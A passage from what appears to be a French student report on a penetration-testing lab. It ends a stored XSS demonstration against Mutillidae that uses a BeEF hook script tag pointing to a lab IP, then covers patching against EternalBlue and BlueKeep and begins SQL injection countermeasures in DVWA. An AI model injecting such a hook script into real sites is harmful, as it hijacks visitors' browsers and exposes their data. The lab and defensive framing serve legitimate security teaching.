A présent, nous allons copier le code « **<script src="http://10.10.4.27:3000/hook.js"></script>** » que beef nous a fourni et le coller dans le champ donné dans **« add to your blog »** et modifier l'adresse de localhost par l'adresse IP de notre machine Kali Linux et exécuter ensuite.




Figure 67 : Attaque XSS Stockée réussie

Nous constatons que dans « mutillidae » rien ne se passe en réalité après l'exécution du script en cliquant sur le bouton « Save Blog Entry » mais par contre dans « beef » nous voyons dans « online browsers » et trouvons l'adresse IP de notre machine kali linux et en cliquant dessus nous avons toutes les informations sur cette machine que Beef a directement récupéré depuis javascript.

Chapitre 6 : Mesures de protection

Dans ce chapitre nous verrons comment nous protéger contre les attaques (au niveau système ou applicative) dont nous avons détaillé dans les précédents chapitres. Et pour cela nous allons parler tout d'abord des contre-mesures des attaques Eternalblue et Bluekeep, puis nous parlerons des contre-mesures des attaques d'Injection SQL et Faille XSS.

6.1. Contre-mesure de la vulnérabilité : MS17_010 (Eternalblue)

Dans cette partie nous verrons comment nous protéger des exploits « MS17_010 ». Et pour ce faire nous allons télécharger et installer dans chacune des machines, étant vulnérable à cette faille, un patch de cette vulnérabilité.

Pour pouvoir télécharger ce patch (KB4012212), vous pourrez naviguer sur l'article de ce site web conçu pour cela : www.support.microsoft.com/en-us/topic/ms17-010-security-update-for-windows-smb-server-march-14-2017-435c22fb-5f9b-f0b3-3c4b-b605f4e6a655 .

Figure 68 : Interface du site proposant les patchs contre Eternalblue

Dans cet article vous verrez les patchs nécessaires pour chacune des machines (Windows 7, Windows 8.1, Windows 10, Windows Server 2008 R2 et Windows Server 2012 R2).

Et pour commencer nous allons vous montrer l'installation de ce patch dans la machine windows 7 après l'avoir téléchargé du site web en question. Comme c'est démontré dans la figure suivante :




Figure 69 : Installation du patch dans Windows 7

Après la configuration des mises à jour connectons-nous et scannons à nouveau le système de notre cible.




Figure 70 : Attaque MS17_010 échouée sur Windows 7

Comme vous pouvez le remarquer notre système Windows 7 n'est plus passive à la vulnérabilité et n'est plus exploitable par MS17_010. A présent faisons de même pour chaque machine et regardons les résultats :




Figure 71 : Attaque MS17_010 échouée sur Windows Server 2008 R2




Figure 72 : Attaque MS17_010 échouée sur Windows Server 2012 R2




Figure 73 : Attaque MS17_010 échouée sur Windows 8.1




Figure 74 : Attaque MS17_010 échouée sur Windows 10

6.2. Contre-mesure de la vulnérabilité : CVE-2019-0708 (Bluekeep)

Dans cette partie nous verrons comment nous protéger de la vulnérabilité Bluekeep (CVE-2019-0708) et pour cela nous aurons besoin d'un patch windows (KB4499175) pour nos machines cibles (Windows 7 et Windows Server 2008 R2). Microsoft a publié ses mises à jour de sécurité de mai 2019, qui incluent un correctif pour Bluekeep. Et pour cela nous nous rendons sur le site : www.catalog.update.microsoft.com et on cherche le patch KB4499175, comme vous pouvez le remarquer dans la figure ci-dessous. La démarche sera la même, nous téléchargerons et installerons ces patchs sur nos machines et nous scannerons et exploiterons pour montrer que l'attaque cette fois-ci serait bloquée car la vulnérabilité sera corrigée.




Figure 75 : Liste des Patchs contre la vulnérabilité Bluekeep

Après avoir installé les patchs correspondants nous allons maintenant passer à la phase du scanne et de l'exploitation de nos deux cibles.




Figure 76: Attaque CVE-2019-0708 échouée sur Windows 7




Figure 77: Attaque CVE-2019-0708 échouée sur Windows Server 2008 R2

6.3. Contre-mesure des Injections SQL

Nous allons à présent voir concrètement comment faire pour nous protéger contre l'injection SQL.

Tout d'abord nous nous déplaçons dans l'interface de l'application DVWA puis nous mettons le niveau de sécurité « élevé » dans « DVWA Security » (1) puis se rendre sur l'onglet SQL injection (2) et ensuite cliquer sur « view source » (3). Vous aurez ce code dans la partie ANNEXE.

